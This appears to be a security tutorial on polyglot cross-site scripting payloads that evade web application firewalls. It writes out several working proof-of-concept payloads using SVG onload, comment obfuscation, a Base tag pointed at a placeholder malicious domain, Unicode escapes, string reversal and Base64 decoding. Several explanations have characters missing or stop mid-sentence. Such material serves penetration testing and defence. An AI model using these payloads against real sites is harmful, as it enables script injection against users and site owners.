Listen to this Post
Introduction:

The eternal arms race between web application security and attackers intensifies as Cross-Site Scripting (XSS) remains a critical vulnerability vector. Modern Web Application Firewalls (WAFs) employ sophisticated pattern-matching algorithms, driving security researchers to develop increasingly complex polyglot payloads that function across multiple execution contexts while evading detection. These advanced techniques represent the cutting edge of web application penetration testing and vulnerability research.
Learning Objectives:
- Master polyglot XSS payload construction using multiple encoding layers and context switching
- Implement practical WAF testing methodologies with automated and manual verification tools
- Develop defensive countermeasures and content security policies to mitigate advanced XSS attacks
You Should Know:
1. Fundamentals of Polyglot Payload Construction
Polyglot XSS payloads are designed to be syntactically valid in multiple contexts simultaneously—HTML, JavaScript, URI encoding, and CSS—allowing them to slip through WAF filters that typically scan for patterns in a single context. The core principle involves constructing payloads that maintain functionality while breaking pattern-matching logic through clever encoding and structural obfuscation.
Verified Command: Basic HTML/JavaScript Polyglot
<svg/onload=alert(1)><script>/</script>/alert(2)//</script>
Step-by-step guide:
This payload works by starting with an SVG tag that’s valid HTML, using the onload event handler to execute JavaScript. The script tag contains commented sections that break up the JavaScript context, allowing the alert function to execute while appearing as comments to simple parsers. The forward slashes and asterisks create parsing confusion between HTML and JavaScript contexts.
2. Advanced Comment Obfuscation Techniques
Comment-based obfuscation exploits how different parsers handle comment syntax across contexts. By strategically placing multi-context comments, attackers can hide malicious code from WAFs while maintaining execution capability in browsers.
Verified Command: Multi-Layer Comment Obfuscation
<svg/onload=/${//;{//alert(1)}//><Base/Href=//malicious.domain-->
Step-by-step guide:
This payload uses multiple comment types: HTML comments (), JavaScript multi-line (/ /) and single-line (//) comments. The zero-width space () breaks tokenization, while the ${} template literal syntax creates valid JavaScript in ES6 contexts. The Base tag injection provides additional attack vectors for resource hijacking.
3. Unicode and Character Encoding Bypasses
Unicode escape sequences allow attackers to represent characters in alternative formats that bypass string-based detection while executing normally in JavaScript engines.
Verified Command: Unicode Escape Payload
<details open ontoggle=self['\u0061\u006c\u0065\u0072\u0074'](1)>
Step-by-step guide:
The \u0061\u006c\u0065\u0072\u0074 sequence decodes to “alert” when interpreted by JavaScript, completely bypassing literal string matching. The
4. String Manipulation and Dynamic Function Calls
Dynamic string assembly at runtime prevents static analysis from detecting complete function names, while alternative object references bypass keyword filters.
Verified Command: String Reversal and Assembly
<input autofocus onfocus=parent['mrifnoc'.split('').reverse().join('')](1)>
Step-by-step guide:
This payload reverses the string “confirm” character by character, then reassembles it at runtime. The split(”).reverse().join(”) chain converts the string to array, reverses it, then converts back to string. The parent object reference provides an alternative to window, and autofocus triggers execution without user interaction.
5. Base64 and Encoding Layer Evasion
Base64 encoding hides function names from plaintext inspection, requiring decoding at runtime while maintaining execution capability.
Verified Command: Base64 Decoding Payload
<textarea onfocus=top[atob('Y29uZmlybQ==')](1)>
Step-by-step guide:
The atob() function decodes the Base64 string ‘Y29uZmlybQ==’ to ‘confirm’ at runtime. The